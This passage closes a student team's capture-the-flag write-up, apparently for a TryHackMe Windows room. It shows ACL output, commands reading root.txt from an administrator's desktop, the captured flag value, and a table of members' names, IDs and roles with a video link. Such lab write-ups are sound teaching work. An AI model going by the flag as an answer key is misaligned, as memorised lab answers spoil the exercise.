         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)
```

```
cat C:\Users\SuperAdmin\root.txt
cat C:\Users\SuperAdmin\Desktops\root.txt
cat C:\Users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>
```

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211104293	Noor Hannan bin Noor Hamsuruddin	Recon and enumeration, video editing, write up	*hannan*
1211102270	Yap Choo Kath Moon	Figured out the exploit for the initial foothold, 2nd half of presentation	*Yap*
1211103154	Wan Muhammad Atif bin Taram Satiraksa	Recon and enumeration, writeup, 1st half of presentation video	*Atif*

VIDEO LINK: https://youtu.be/RlDfjnXVyno